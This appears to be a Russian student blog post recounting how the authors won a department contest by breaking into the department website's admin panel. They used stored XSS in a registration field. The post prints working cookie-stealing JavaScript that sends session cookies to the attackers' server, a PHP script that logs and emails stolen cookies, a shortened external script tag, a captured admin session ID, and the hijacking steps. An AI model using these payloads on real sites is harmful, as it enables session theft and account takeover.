Привет всем студентам и сотрудникам кафедры ПЗ. Сегодня вам расскажем true story о том, как мы получили доступ к ~~секретным материалам~~ админ панели сайта. Учитывая то, что в этом деле мы дилетанты ушло много ~~пива~~ времени.

Начнем с того что пришлось перечитать кучу статей более опытных “хаЦкеров” о том, как находят уязвимости и пользуются этим.

Первым делом в надежде на легкость задания пытались найти sql уязвимость. Но так и не удалось ее выявить.

Далее исключая предыдущий вариант продолжили поиск XSS. Уязвимость мы не нашли (плохо искали) и решили сдаться. Но мысль о призе на кону не давала покоя. И мы продолжили поиски.

И наконец, очередная попытка дала желаемый результат. При регистрации пользователя уязвимым полем оказалось поле Группа. Зарегистрировали нового пользователя, в Группу вставили большой текст что бы проверить сколько символов принимает поле. Поле приняло 64 символа, а это хорошо (Злобный смех!!!).

Не секрет что программисты ленивые люди, а мы наверное еще больше. Что бы не изобретать велосипед и не писать скрипт ручками, пошли бороздить просторы Google. Как и ожидалось мы оказались не первыми в этом деле. Скрипт мы нашли ☺.

Кусок зловещего javascript кода.

var url = '<img src = "http://наш сайт/s.php?cookie=' + document.cookie + '">';

document.write(url);

Скрипт перенаправляет на php файл и ворует cookie пользователя.

А вот и сам php файл который отправляет cookie на почту и также записывает в log файл на сервере.

<?php

if (isset($\_GET['cookie']))

{

$text = "New cookie accept from ". $\_SERVER['REMOTE\_ADDR'] ." at ". date('l jS \of F Y h:i:s A');

$text .= "\n".str\_repeat("=", 22) . "\n" . $\_GET['cookie']."\n".str\_repeat("=", 22)."\n";

$file = fopen("sniff.txt", "a");

fwrite($file, $text);

mail("наша почта", "Cookie", $text);

fclose($file);

}

?>

Используя уже имеющийся скрипт и знание о том, какое поле уязвимое приступили к ~~порабощению мира~~  осуществлению желаемого.

Столкнувшись с очередной проблемой (как не странно), ссылки наши имели очень большую длину и скрипт соответственно не выполнялся ☹. Решение опять же нашлось само собой используя вышесказанный Google. Товарищи Белорусы сделали прекрасный сервис сокращения ссылок <http://eb.by/>, который сократил наши ссылки до размера 17 символов.

Далее все пошло как дети в школу ☺ .


Загрузили файлы для атак на наш сервер, адреса были такого типа <http://наш_сайт/j.js> и http://наш\_сайт/s.php. Используя Белорусский сервис сократили ссылку на js.

Зарегистрировав последнего нового пользователя (а их было порядка 200), в поле Группа вставили внешний javascript <script src=”http://eb.by/xxxx”></script>.

Нужно было проверить все это дело, и мы пошли в кабинет искать нашего пользователя путем подбора ID.

Пользователя нашли, скрипт сработал, cookie улетели, осталось самое интересное, поймать нужный cookie админа.

В кабинет отправляем сообщение Шумейко А.А. (Закинули удочку ☺).



Оставалось ждать… Недолго…  
Спустя пару часов наш админ таки зашел в вопросы. Скрипт сработал на почту получили cookie. 33 раза…

New cookie accept from \*\*\*.\*\*\*.\*\*\*.\*\*\* at Monday 4th of May 2015 05:59:31 PM


======================

PHPSESSID=iejk3hadao581598ogm8la0s74; Counter=2

======================

Далее через EditThisCookie подставили нашу сессию и обновили страничку.

Что мы видим:



Зашли под админом с третьим уровнем доступа, лезем в админку, дальше думаю объяснять не стоит.

На этом все, расходимся ☺.

Всем спасибо за внимание.

Отдельное спасибо заведующему кафедрой

Шумейко Александру Алексеевичу за проведение таких конкурсов,

особенно с такими-то призами.